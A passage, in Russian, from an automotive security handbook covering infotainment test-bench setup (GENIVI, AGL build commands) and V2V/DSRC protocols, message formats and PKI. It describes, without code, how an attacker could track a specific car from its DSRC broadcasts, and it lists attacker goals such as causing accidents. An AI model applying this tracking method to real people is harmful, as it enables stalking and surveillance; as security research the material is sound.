На этом этапе следует начать трассировать pins и смотреть datasheets для onboard chips. После небольшого расследования о том, куда подключаются эти pins, у вас должно появиться лучшее представление о том, с чем вы имеете дело и каково предполагаемое назначение hidden connector. (Подробнее об анализе circuit boards и reverse engineering hardware см. главу 8.)

Infotainment test benches

Вместо того чтобы вмешиваться в собственную factory-installed entertainment unit и рисковать повредить ее, можно экспериментировать с test bench system, будь то система с авторазборки или open source development platform. (Aftermarket radios - не лучший выбор, потому что они обычно не связываются с CAN bus network.) В этом разделе мы рассмотрим две open source entertainment systems, которые можно запускать в VM на PC: GENIVI demo platform и Automotive Grade, для которой требуется IVI.

GENIVI Meta-IVI

GENIVI Alliance (<http://www.genivi.org/>) - организация, главная цель которой - стимулировать принятие open source IVI software. Членство платное, но можно бесплатно скачать GENIVI software projects и участвовать в них. Membership, особенно board-level membership, в GENIVI очень дорогое, но можно присоединиться к mailing list, чтобы участвовать в части development и discussions. GENIVI system можно запускать напрямую в Linux без необходимости IVI. По сути это набор components, которые можно использовать для построения собственной IVI.

На рисунке 9-9 high-level block diagram системы GENIVI показывает, как части подходят друг к другу.

GENIVI demo platform имеет некоторую basic human-machine interface (HMI) functionality: FSA PoC означает fuel stop advisor proof-of-concept (proof of concept, потому что некоторые из этих apps не используются в production). FSA является частью navigation system и предназначен предупреждать drivers, если у них закончится fuel до достижения destination. Web browser и audio manager PoCs должны быть понятны сами по себе. Еще один component, не показанный на figure, - navigation app. Это app работает на open source Navit project (<http://www.navit-project.org/>) и использует plugin для freely licensed OpenStreetMap mapping software (<https://www.openstreetmap.org/>).

Middleware components GENIVI составляют core GENIVI operating system, и ниже они обсуждаются в порядке, в котором появляются на рисунке 9-9 (persistence исключен, поскольку на данный момент по этому module нет documentation):

Diagnostic log and trace (DLT) - AUTOSAR 4.0-compatible logging and tracing module. (Autosar - просто automotive standards group; см. <https://www.autosar.org/>.) Некоторые features DLT могут использовать TCP/IP, serial communications или standard syslog.

Node state manager (NSM) - отслеживает running state автомобиля и отвечает за shutdown и monitoring system health.

Node startup controller (NSC) - часть persistence NSM. Обрабатывает все data, хранимые на hard drive или flash drive.

Audio manager daemon - audio hardware/software abstraction layer.

Audio manager plugins - часть audio manager daemon.

Webkit - web browser engine.

Automotive message broker (AMB) - позволяет application получать доступ к vehicle information из CAN bus без необходимости знать конкретные layouts CAN bus packets. (Система, с которой вы общаетесь, должна поддерживать OBD или AMB напрямую, чтобы это работало.)




Рисунок 9-9: software layout GENIVI.

Сборка environment

Самый простой способ собрать GENIVI system на Linux - использовать Docker image. Сначала получите easy build так:

```
$ git clone https://github.com/gmacario/easy-build
```

Примечание. Этот Docker image не будет работать на eCryptfs filesystem, которую Ubuntu использует для home directories, поэтому обязательно скачивайте и выполняйте эти инструкции вне вашего default home directory.

Вам понадобится установленный Docker, если его еще нет. На Ubuntu эта command:

```
$ sudo apt-get install docker.io
```

Затем перейдите cd в папку easy-build/build-yocto-genivi в вашем Home directory и запустите:

```
$ sudo docker pull gmacario/build-yocto-genivi
$ sudo ./run.sh
```

Docker собирает небольшую VM, в которой можно работать, а запуск run.sh должен поместить вас в root terminal environment внутри Docker instance.

Теперь завершите install, получив остальную часть GENIVI build и создав image, который можно использовать в QEMU VM. Выполните следующие commands:

```
# chmod a+w /dev/shm
# chown build.build ~build/shared
# su - build
$ export GENIVI=~/.genivi-baseline
$ source $GENIVI/poky/oe-init-build-env ~/shared/my-genivi-build
$ export TOPDIR=$PWD
$ sh ~/configure_build.sh
$ cd $TOPDIR
$ bitbake -k intrepid-image
```

Output final command bitbake должен выглядеть примерно так:

```
Build Configuration:
BB_VERSION = "1.24.0"
BUILD_SYS = "x86_64-linux"
NATIVELSBSTRING = "Ubuntu-14.04"
TARGET_SYS = "i586-poky-linux"
MACHINE = "qemux86"
DISTRO = "poky-ivi-systemd"
DISTRO_VERSION = "7.0.2"
TUNE_FEATURES = "m32 i586"
TARGET_FPU = ""
meta
meta-yocto
meta-yocto-bsp = "(detachedfromdf87cb2):df87cb27efea1455f20692f9f1397c6fcab254"
meta-ivi
meta-ivi-bsp = "(detachedfrom7.0.2):54000a206e4df4d5a94db253d3cb8a9f79e4a0ae"
meta-oe = "(detachedfrom9efaed9):9efaed99125b1c4324663d9a1b2d3319c74e7278"
```

На момент написания build process завершается ошибкой при fetching package Bluez.

Удалите следующий файл и попробуйте bitbake снова:

```
$ rm /home/build/genivi-baseline/meta-ivi/meta-ivi/recipes-connectivity/bluez5/bluez5_%.bbappend
```

Когда все завершится, у вас должны появиться images в папке tmp/deploy/images/qemux86/.

Теперь вы готовы запустить image в emulator. Для ARM emulation выполните:

```
$ $GENIVI/meta-ivi/scripts/runqemu horizon-image vexpressa9
```

Для x86 используйте эту command:

```
$ $GENIVI/poky/scripts/runqemu horizon-image qemux86
```

А эта command предназначена для x86-64:

```
$ $GENIVI/poky/scripts/runqemu horizon-image qemux86-x64
```

Теперь вы должны быть готовы исследовать IVI system на базе GENIVI. Как вы видели, steps могут быть немного пугающими. Самая трудная часть работы с GENIVI - поднять ее и запустить. Когда у вас появится system для изучения, можно выбрать любой executable и начать security audit.

Automotive Grade Linux

Automotive Grade Linux (AGL) - это IVI system, которую можно запускать на physical IVI unit. В отличие от GENIVI, у AGL нет дорогой board structure. Цели AGL похожи на цели GENIVI: он пытается построить open source IVI unit, а также другие related parts, такие как telematics и instrument clusters.

На момент написания на сайте AGL (<http://automotivelinux.org/>) можно найти demo image AGL для VMware (последний release в 2013), installation instructions и bootable USB version для x86. Эти images designed to run на in-vehicle computer hardware, таком как Nexcom VTC-1000, headless Linux device, поставляемый с CAN и touchscreens. В отличие от GENIVI project, demonstration images AGL

в основном designed and tested для запуска на hardware, хотя некоторые development images, возможно, можно запустить в VM.

Как видно на рисунке 9-10, AGL demonstration image имеет очень красивый interface, но не ожидайте, что все applications будут работать гладко, поскольку многие являются placeholders, которые активно строятся. Поскольку AGL обычно тестируется на physical hardware, придется потратить около \$1,000, чтобы получить hardware, необходимое для плавной установки AGL. Также возможно получить image, запускаемый в QEMU VM. (Одна приятная вещь при покупке development IVI состоит в том, что ее можно запрограммировать для работы с любым автомобилем.)



Рисунок 9-10: пример экранов Automotive Grade Linux.

Получение OEM IVI для тестирования

Если вы решите запускать physical IVI unit для testing, придется либо снять factory (OEM) IVI system с существующего автомобиля, либо купить development IVI, например Nexcom VTC-1000 или модель вроде перечисленных в Tizen hardware compatibility list (https://wiki.tizen.org/wiki/IVI/IVI_Platforms).

Если вы выберете путь с factory-installed OEM, можно купить unit у dealership или снять на junkyard. Development и OEM IVI units, купленные напрямую у dealership, обычно стоят от \$800 до \$2,000, поэтому гораздо экономичнее снять unit на junkyard, хотя может быть трудно найти целевую high-end IVI system. Также можно купить non-OEM aftermarket units, например Kenwood или Pioneer, которые, хотя часто дешевле, обычно не связываются с CAN system автомобиля.

К сожалению, снять radio из современного автомобиля, не разрушив его, - задача непростая. Часто нужно снять plastic вокруг gauge cluster на dashboard и plastic вокруг radio, прежде чем получится снять radio с harness. Если вы столкнетесь с antitheft security code для radio, проверьте owner manual на наличие code, если вам повезет его найти. Если code найти не удалось, обязательно возьмите VIN donor vehicle, потому что он может понадобиться, чтобы получить или reset antitheft PIN. (Если вы сняли ECU с автомобиля, помните, что можно запросить у него VIN.)

Вам нужно будет обратиться к wiring diagram вашей IVI system, чтобы заставить ее запускаться самостоятельно, но большинство wires, которые вы не тестируете, можно оставить неподключенными. Если вы строите OEM-based unit, возможно, стоит полностью разобрать unit и подключить любые test connectors, чтобы у вас не только работала обычная IVI system, но и был доступ к любым hidden connectors.

Резюме

Теперь вы должны уверенно анализировать существующую radio system. Мы рассмотрели, как безопасно работать в VM или test environment, чтобы находить vulnerabilities в IVI systems. Эти systems содержат много code и являются самыми мощными electronic systems в автомобиле. Овладение IVI units даст вам полный контроль над target, и нет другой части автомобиля с большей концентрацией attack surface, чем IVI system. При выполнении security research IVI и telematics system дадут самые ценные vulnerabilities, и вы обнаружите, что vulnerabilities, найденные в этих systems, часто будут remote или wireless и напрямую подключены к bus lines автомобиля.

Глава 10. Связь автомобиль-автомобиль

Последний тренд в автомобильных технологиях - связь vehicle-to-vehicle (V2V), то есть автомобиль-автомобиль, или, в случае обмена данными автомобилей с придорожными устройствами, связь vehicle-to-infrastructure (V2I), то есть автомобиль-инфраструктура. V2V в первую очередь предназначена для передачи автомобилям предупреждений о безопасности и дорожной обстановке через динамическую mesh-сеть между автомобилями и придорожными устройствами, называемую intelligent transportation system. Эта mesh-сеть соединяет разные узлы - автомобили или устройства - в сети и передает информацию между ними.

Перспектива V2V настолько велика, что в феврале 2014 года US Department of Transportation объявил о желании ввести требование, по которому связь на основе V2V должна включаться во все новые легковые автомобили, хотя на момент написания ничего окончательно не утверждено.

V2V - первый автомобильный протокол, который рассматривает угрозы кибербезопасности на этапе проектирования, а не постфактум. Подробности реализации V2V и взаимодействия между странами все еще определяются, поэтому многие процессы и меры безопасности остаются нерешенными. Тем не менее в этой главе мы рассмотрим текущие проектные соображения, попытаемся предложить ориентиры того, чего ожидать. Мы подробно опишем логику разных подходов и обсудим типы технологий, которые, вероятно, будут развернуты в области V2V. Мы также обсудим несколько протоколов, используемых в V2V-связи, и типы данных, которые они будут передавать, а также рассмотрим соображения безопасности V2V и области, на которых стоит сосредоточиться исследователям безопасности.

Примечание. Поскольку эта глава посвящена технологии, которая еще не реализована, мы не будем рассматривать причины появления разных features и не будем обсуждать способы, которыми manufacturers могут реализовать каждую feature, потому что все эти детали могут измениться.

Методы V2V-связи

В мире V2V-связи автомобили и придорожные устройства взаимодействуют одним из трех способов: через существующие сотовые сети; с использованием dedicated short-range communication (DSRC), то есть протокола связи ближнего радиуса действия; или через комбинацию методов связи. В этой главе мы сосредоточимся на DSRC, поскольку это самый распространенный метод V2V-связи.

Cellular networks

Сотовая связь не требует придорожных датчиков, а существующие сотовые сети уже имеют систему безопасности, поэтому связь может полагаться на методы защиты, предоставленные сотовыми операторами. Безопасность, предоставляемая сотовыми сетями, находится на беспроводном уровне (GSM), а не на уровне протокола. Если подключенное устройство использует IP-трафик, то все равно нужно применять стандартную IP-безопасность, например шифрование и уменьшение поверхностей атаки.

DSRC

DSRC требует установки специализированного оборудования в современные автомобили и нового придорожного оборудования. Поскольку DSRC специально разработан для V2V-связи, меры безопасности можно реализовать до широкого внедрения. DSRC также надежнее сотовой связи и имеет меньшую задержку. (Подробнее о DSRC см. раздел "Протокол DSRC" на странице 179.)

Hybrid

Гибридный подход объединяет сотовые сети с DSRC, Wi-Fi, спутниковой связью и любыми другими видами связи, которые имеют смысл, например будущими протоколами беспроводной связи.

В этой главе мы сосредоточимся на DSRC, потому что он уникален для V2V-инфраструктуры. Протокол DSRC будет основным протоколом, развернутым в V2V, и вы можете увидеть его в сочетании с другими методами связи.

Примечание. Можно использовать традиционные методы анализа связи, такой как сотовая, Wi-Fi, спутниковая и так далее. Наличие таких сигналов связи не обязательно означает, что автомобиль использует V2V-связь. Однако если вы видите передачу DSRC, вы будете знать, что V2V реализован в этом автомобиле.

Забава с V2V acronyms

Автомобильная отрасль любит аббревиатуры не меньше любого правительства, и V2V не исключение. На самом деле отсутствие универсального стандарта V2V между странами означает, что мир V2V-аббревиатур может быть особенно хаотичным, потому что согласованности мало, а путаницы достаточно. Чтобы помочь, вот аббревиатуры, с которыми вы столкнетесь при исследовании тем, связанных с V2V:

Acronym	Meaning
ASD	Aftermarket safety device
DSRC	Dedicated short-range communication
OBE	Onboard equipment
RSE	Roadside equipment
SCMS	Security Credentials Management System
V2I, C2I	Vehicle-to-infrastructure, or car-to-infrastructure (Europe)
V2V, C2C	Vehicle-to-vehicle, or car-to-car (Europe)
V2X, C2X	Vehicle-to-anything, or car-to-anything (Europe)
VAD	Vehicle awareness device
VII, ITS	Vehicle infrastructure integration, intelligent transportation system
WAVE	Wireless access for vehicle environments
WSMP	WAVE short-message protocol

Протокол DSRC

DSRC - это односторонняя или двусторонняя беспроводная система связи ближнего радиуса действия, специально построенная для автомобильной связи между автомобилями и придорожными устройствами или от автомобиля к автомобилю.

DSRC работает в диапазоне 5.85-5.925 GHz, зарезервированном для V2V и V2I. Мощность передачи, используемая устройством DSRC, определяет его дальность. Придорожное оборудование может передавать на более высоких уровнях мощности, позволяя спецификацию до 1,000 m, тогда как автомобили могут транслировать только на уровне мощности, обеспечивающем дальность ближе к 300 m.

DSRC основан на беспроводных протоколах 802.11p и 1609.x. Системы на основе DSRC и Wi-Fi, такие как wireless access for vehicle environments (WAVE), используют спецификацию IEEE 1609.3 или WAVE short-message protocol (WSMP). Эти сообщения являются одиночными пакетами размером не более 1,500 bytes и обычно меньше 500 bytes. (Сетевые снифферы, такие как Wireshark, могут декодировать WAVE-пакеты, что позволяет легко прослушивать трафик.)

Скорости передачи DSRC зависят от количества пользователей, одновременно обращающихся к локальной системе. Один пользователь в системе обычно увидел бы скорости 6-12Mbps, тогда как пользователи в зоне интенсивного движения - скажем, на восьмиполосной автомагистрали - скорее всего увидели бы 100-500Kbps. Типичная система DSRC может обрабатывать почти 100 пользователей в условиях интенсивного движения, но если автомобили движутся примерно 60 km/h, или 37 mph, обычно она будет поддерживать только около 32 пользователей. (Эти скорости оценены по материалу Department of Transportation "Communications Data Delivery System Analysis for Connected Vehicles".)

Количество каналов, выделенных для диапазона 5.9 GHz системы DSRC, различается между странами. Например, система США рассчитана на поддержку семи каналов, причем один канал действует как выделенный управляющий канал, зарезервированный для отправки коротких высокоприоритетных управляющих пакетов. Европейский проект поддерживает три канала без выделенного управляющего канала. Это различие в значительной мере связано с тем, что у каждой страны разные движущие причины для технологии: европейская система driven by market, тогда как за системой США стоит сильная инициатива по безопасности автомобилей. Поэтому, хотя протоколы будут взаимодействовать, типы поддерживаемых и отправляемых сообщений будут значительно различаться. (В Японии DSRC сейчас используется для взимания дорожных сборов, но японцы также планируют использовать диапазон 760 MHz для предотвращения столкновений. Японские каналы 5.8 GHz не используют 802.11p, но они все равно должны поддерживать security framework V2V 1609.2.)

Примечание. Хотя Европа и Соединенные Штаты используют 802.11p с шифрованием ECDSA-256, эти две системы не совместимы на 100 percent. На момент написания они включают разные технические различия, например расположение signing stack в пакете. Нет хорошей технической причины для такого отсутствия стандартизации, так что, надеюсь, это будет исправлено до широкого внедрения.

Функции и варианты использования

Все DSRC implementations предлагают convenience и safety features, но их features различаются. Например, European DSRC system будет использовать DSRC для следующего:

Car sharing - работал бы как современный каршеринг, например car2go, за исключением того, что вместо использования стороннего автомобильного dongle, подключенного к разъему OBD-II для

управления автомобилем, он использовал бы протоколы V2I.

Connections to points of interest - похоже на точки интереса, такие как рестораны или заправочные станции, в традиционной навигационной системе, но транслировалось бы проезжающим автомобилям.

Diagnostics and maintenance - сообщал бы причину включения индикатора двигателя автомобиля через DSRC вместо необходимости читать коды из разъема OBD.

Driving profiles for insurance purposes - заменял бы страховые dongle-устройства, которые записывают поведение водителя.

Electronic toll notification - позволял бы автоматические платежи на пунктах взимания платы (уже тестируется в Японии).

Fleet management - позволял бы мониторить автопарки, например используемые в грузоперевозках и транспортных службах.

Parking information - записывал бы длительность парковки и мог бы вытеснить традиционные parking meters.

Области, ориентированные на безопасность, такие как Соединенные Штаты, больше заинтересованы в передаче предупреждений о следующем:

Emergency vehicles approaching - уведомлял бы автомобили о приближающемся автомобиле экстренных служб.

Hazardous locations - предупреждал бы водителей об опасностях, например об обледеневшем мосте или дорожном покрытии либо о падающих камнях.

Motorcycle approaches - сигнализировал бы о приближении проезжающего мотоцикла.

Road works - уведомлял бы водителей о предстоящих дорожных работах.

Slow vehicles - давал бы раннее уведомление о заторе или замедлении движения из-за медленно движущихся сельскохозяйственных или крупногабаритных транспортных средств.

Stationary (crash) vehicles - предупреждал бы об автомобилях, которые сломались или недавно попали в столкновение.

Stolen vehicle recovery - мог бы работать подобно сервису типа LoJack, позволяя правоохранительным органам находить украденный автомобиль по радиомаяку.

Дополнительные категории типов связи, которые могут быть реализованы через DSRC, включают управление движением; правоохранные задачи, например передачу скоростей или отслеживание автомобилей; помощь водителю, например помощь при парковке или ведение по полосе; и проекты автоматизации автомагистралей, например самоуправляемые автомобили, использующие V2I-дороги для помощи в навигации.

Придорожные системы DSRC

Придорожные системы DSRC также используются для передачи автомобилям стандартизированных сообщений и обновлений с информацией, такой как данные о движении и предупреждения об опасностях или дорожных работах. European Telecommunications Standards Institute (ETSI) разработал два формата для непрерывных данных о движении, оба используют 802.11p: cooperative awareness message (CAM) и decentralized environmental notification message (DENM).

CAM для периодического обмена статусом автомобиля

CAM периодически транслируются через сеть V2X. ETSI определяет размер пакета CAM как 800 bytes и частоту отчетов как 2 Hz. Этот протокол все еще находится на предварительной стадии. Если в будущем вы столкнетесь с CAM, они могут отличаться от предложения, но мы включаем текущие предложенные характеристики, чтобы дать представление о том, чего можно ожидать от протокола CAM в будущем.

Пакеты CAM состоят из ITS PDU header и station ID, а также одной или нескольких характеристик станции и общих параметров автомобиля.

Характеристики станции могут включать следующее:

- Mobile ITS station
- Physical relevant ITS station
- Private ITS station
- Profile parameters
- Reference position

Общие параметры автомобиля могут состоять из следующего:

- Acceleration
- Acceleration confidence
- Acceleration controllability
- Confidence ellipse
- Crash status (optional)
- Curvature
- Curvature change (optional)
- Curvature confidence
- Dangerous goods (optional)
- Distance-to-stop line (optional)
- Door open (optional)
- Exterior lights
- Heading confidence
- Occupancy (optional)
- Station length
- Station-length confidence (optional)
- Station width
- Station-width confidence (optional)
- Turn advice (optional)
- Vehicle speed
- Vehicle-speed confidence
- Vehicle type
- Yaw rate
- Yaw rate confidence

Хотя некоторые из этих параметров помечены как необязательные, в определенных ситуациях они фактически обязательны. Например, базовый профиль автомобиля - station ID 111 в двоичном виде - должен сообщать статус аварии и, если известно, перевозит ли автомобиль опасные грузы. Автомобиль экстренных служб - station ID 101 в двоичном виде - должен сообщать, используются ли его огни и сирены. Автомобили общественного транспорта - station ID также 101 - обязаны сообщать, открыта или закрыта их входная дверь, а также могут сообщать отклонение от расписания и количество пассажиров.

DENM для событийных уведомлений безопасности

DENM - это сообщения, управляемые событиями. Если CAM периодически отправляются для регулярного обновления, то DENM срабатывают по предупреждениям о безопасности и дорожных опасностях. Сообщения могут отправляться в случаях:

- Collision risks (determined by roadside devices)
- Entering hazardous locations
- Hard braking
- High wind levels
- Poor visibility
- Precipitation
- Road adhesion
- Road work
- Signal violations
- Traffic jams
- Vehicles involved in an accident
- Wrong-way driving

Эти сообщения прекращаются либо когда условие, вызвавшее их, исчезает, либо после заданного срока действия.

DENM также могут отправляться для отмены или отрицания события. Например, если придорожное оборудование определило, что автомобиль движется по улице в неправильном направлении, оно может отправить событие, чтобы уведомить ближайших водителей. Когда этот водитель переместит автомобиль в правильную полосу, оборудование может отправить событие отмены, сигнализируя, что риск прошел.

Таблица 10-1 показывает packet structure и byte position of a DENM packet.

Таблица 10-1: packet structure and byte position of a DENM packet.

Container	Name	Byte start position	Byte end position	Notes
ITS Header	Protocol Version	1	1	ITS Version
ITS Header	Message ID	2	2	Message Type
ITS Header	Generation Time	3	8	Timestamp
Management	Originator ID	9	12	ITS Station ID
Management	Sequence Number	13	14	
Management	Data Version	15	15	255 = Cancel
Management	Expiry Time	16	21	Timestamp
Management	Frequency	21	21	Transmission Frequency
Management	Reliability	22	22	Probability event is true. Bit 1..7
Management	IsNegation	22	22	1 == Negate. Bit 0
Situation	CauseCode	23	23	
Situation	SubCauseCode	24	24	
Situation	Severity	25	25	
Location	Latitude	26	29	
Location	Longitude	30	33	
Location	Altitude	34	35	
Location	Accuracy	36	39	
Location	Reserved	40	n	Variable size

Есть и необязательные сообщения. Например, situation container может включать TrafficFlowEffect, LinkedCause, EventCharacteristics, VehicleCommonParameters и ProfileParameters, как и в структуре CAN.

Стандарт WAVE

Стандарт WAVE - это система на основе DSRC, используемая в Соединенных Штатах для автомобильной пакетной связи. Стандарт WAVE включает стандарт 802.11p, а также набор стандартов 1609.x по всей модели OSI. Назначения этих стандартов следующие:

802.11p - определяет протокол WAVE 5.9 GHz (модификация стандарта Wi-Fi); также имеет случайную локальную MAC-адресацию.

1609.2 - службы безопасности.

1609.3 - поддержка UDP/TCP IPv6 и LLC.

1609.4 - определяет использование каналов.

1609.5 - менеджер связи.

1609.11 - протокол беспроводной электронной оплаты и обмена данными.

1609.12 - идентификатор WAVE.

Примечание. Чтобы подробнее изучить стандарт WAVE, можно использовать номера OSI в предыдущем списке, чтобы найти соответствующую справочную документацию в сети.

WSMP используется и в сервисных, и в управляющих каналах. WAVE использует IPv6, самый новый Internet protocol, только для сервисных каналов. IPv6 настраивается WAVE management entity (WME), а также обрабатывает назначения каналов и мониторит service announcements. (WME уникален для WAVE и обрабатывает накладные расходы и обслуживание протокола.) Управляющие каналы используются для service announcements и коротких сообщений от safety applications.

Сообщения WSMP форматируются так, как показано на рисунке 10-1.

WSMP Version	PSID	Channel Number	Data Rate	Transmission Power	WAVE Element ID	WAVE Length	WSMP Data
-----------------	------	-------------------	--------------	-----------------------	--------------------	----------------	--------------

Рисунок 10-1: WSMP message format.

Тип приложения, предоставляемого придорожным устройством или размещенного автомобилем, определяется provider service identifier (PSID). Фактическое объявление сервиса приходит из пакета WAVE service announcement (WSA), структура которого показана в таблице 10-2.

Таблица 10-2: WAVE service announcement packet.

Section	Elements
WSA header	WAVE version
WSA header	EXT Fields
Service Info	WAVE Element ID
Service Info	PSID
Service Info	Service Priority
Service Info	Channel Index
Service Info	EXT Fields
Channel Info	WAVE Element
Channel Info	Operating Channel
Channel Info	Channel Number
Channel Info	Adaptable
Channel Info	Data Rate
Channel Info	Transmit Power
Channel Info	EXT. Fields
WAVE Routing Advertisement	WAVE Element
WAVE Routing Advertisement	Router Lifetime
WAVE Routing Advertisement	IP Prefix
WAVE Routing Advertisement	Prefix Length
WAVE Routing Advertisement	Default Gateway
WAVE Routing Advertisement	Gateway MAC
WAVE Routing Advertisement	Primary DNS
WAVE Routing Advertisement	EXT. Fields

Если PSID автомобиля совпадает с рекламируемым PSID, автомобиль начнет обмен данными.

Отслеживание автомобилей с помощью DSRC

Одна атака, использующая DSRC-связь, - отслеживание автомобиля. Если атакующие смогут создать собственный DSRC receiver, купив DSRC-capable device или используя software-defined radio (SDR), они смогут получать информацию об автомобилях в пределах дальности receiver - такую как размер, местоположение, скорость, направление и исторический путь до последних 300 m - и использовать эту информацию для отслеживания целевого автомобиля. Например, если атакующий знает марку и модель целевого автомобиля и размер цели, он может установить receiver рядом с домом цели, чтобы удаленно определить, когда цель выходит за пределы дальности DSRC receiver. Это сообщит атакующему, когда владелец покинул дом. Такой метод позволит атакующему продолжать отслеживать и идентифицировать активность автомобиля, несмотря на попытки владельца скрыть идентифицирующую информацию.

Информация о размере автомобиля передается в следующих четырех полях:

- Length
- Body width
- Body height
- Bumper height (optional)

Эта информация должна быть точной до долей дюйма, потому что она задается производителем. Атакующий может использовать эту информацию о размере, чтобы точно определить марку и модель автомобиля. Например, в таблице 10-3 перечислены размеры Honda Accord.

Таблица 10-3: Honda Accord dimensions.

Length	Body width	Body height	Bumper height
191.4 inches	72.8 inches	57.5 inches	5.8 inches

Имея эти размеры и немного дополнительной информации, например предполагаемое время, когда цель может проехать мимо датчика, атакующий может определить, проехала ли цель мимо датчика, и отслеживать эту цель.

Вопросы безопасности

В реализации V2V есть и другие потенциальные атаки, что в декабре 2010 года исследовала Crash Avoidance Metrics Partnership (CAMP), группа из нескольких автопроизводителей, работающая над разными исследованиями, связанными с безопасностью. CAMP выполнила анализ атак на V2V-системы через свой Vehicle Safety Consortium (VSC3). Анализ в основном сосредоточился на базовом протоколе DSRC/WAVE и пытался сопоставить цели атакующего с потенциальными атаками. Рисунок 10-2 показывает сводку выводов консорциума по целям атакующего.

Attacker Objectives						
O1.1	O1.2	O1.3	O1.4	O1.5	O1.6	O1.7
Cause an accident	Cause congestion	Cause a driver to change their route	Erode user's faith in the system	Identify a particular driver or track their route	Conceal bad driving behavior	Falsely accuse/report misbehavior
X	X	X	X			
X	X	X	X		X	
X	X	X	X			
X	X	X	X			
				X		
					X	
						X
					X	X

Рисунок 10-2: attacker objectives crossed with attacks.

Эта таблица показывает некоторые цели, которые может иметь злоумышленник при атаке на V2V-системы, и типы атак, которые он может запустить для достижения этих целей. Верхние столбцы диаграммы определяют возможные цели атакующего и области, на которых он может

сосредоточиться. Диаграмма довольно упрощенная, но может дать некоторое представление о том, какие области стоит исследовать дальше.

PKI-based security measures

Хотя значительная часть технологии и безопасности V2V все еще дорабатывается, мы знаем, что безопасность для сотовой, DSRC и гибридной связи основана на модели public key infrastructure (PKI), очень похожей на модель SSL на веб-сайтах. Генерируя пары открытого и закрытого ключей, PKI-системы позволяют пользователям создавать цифровые подписи для шифрования и расшифрования документов, отправляемых по сетям. Открытые ключи можно свободно обменивать и использовать для шифрования данных между пунктами назначения. После шифрования только закрытые ключи могут использоваться для расшифрования данных. Данные подписываются закрытым ключом отправителя, чтобы подтвердить их происхождение.

PKI использует криптографию с открытым ключом и центральные certificate authorities (CA) для проверки открытых ключей. CA - доверенный источник, который может выдавать и отзываться открытые ключи для заданного назначения. V2V PKI system иногда также называется Security Credentials Management System (SCMS).

Чтобы PKI-система функционировала, она должна обеспечивать следующее:

Accountability - идентичности должны проверяться с помощью доверенных подписей.

Integrity - подписанные данные должны быть проверяемыми, чтобы убедиться, что они не были изменены при передаче.

Nonrepudiation - транзакции должны быть подписаны.

Privacy - трафик должен быть зашифрован.

Trust - CA должен быть доверенным.

Системы V2V и V2I полагаются на PKI и CA для защиты передачи данных, хотя идентичность CA еще предстоит определить. Это та же система, которую ваш браузер использует в Интернете. На экране настроек браузера вы должны найти раздел HTTPS/SSL со списком всех авторизованных root authorities. Когда вы покупаете сертификат у одного из этих CA и используете его на веб-сервере, другие браузеры будут проверять этот сертификат через CA, чтобы убедиться, что он доверенный. В обычной PKI-системе компания, настроившая environment, контролирует CA, но в V2V, вероятно, CA будут контролировать правительственные группы или страны.

Сертификаты автомобилей

PKI-системы, используемые для защиты современной Internet communication, имеют большие certificate files, но из-за ограниченного пространства хранения и необходимости избегать перегрузки каналов DSRC автомобильные PKI-системы требуют более коротких ключей. Чтобы удовлетворить эту потребность, автомобильные PKI-системы используют ключи elliptical curve cryptography (ECDSA-256), которые генерируют сертификаты размером в одну восьмую от Internet certificates.

Автомобили, участвующие в V2V-связи, используют два типа сертификатов:

Long-term certificate (LTC) - этот сертификат содержит идентификаторы автомобиля и может быть отозван. Он используется для получения пополнений short-term certificates.

Short-term, pseudonym certificate (PC) - этот сертификат имеет короткий срок действия и поэтому не нуждается в отзыве, потому что просто истекает. Он используется для anonymous transfers, предназначенных для обычных сообщений вроде торможения или дорожных условий.

Анонимные сертификаты

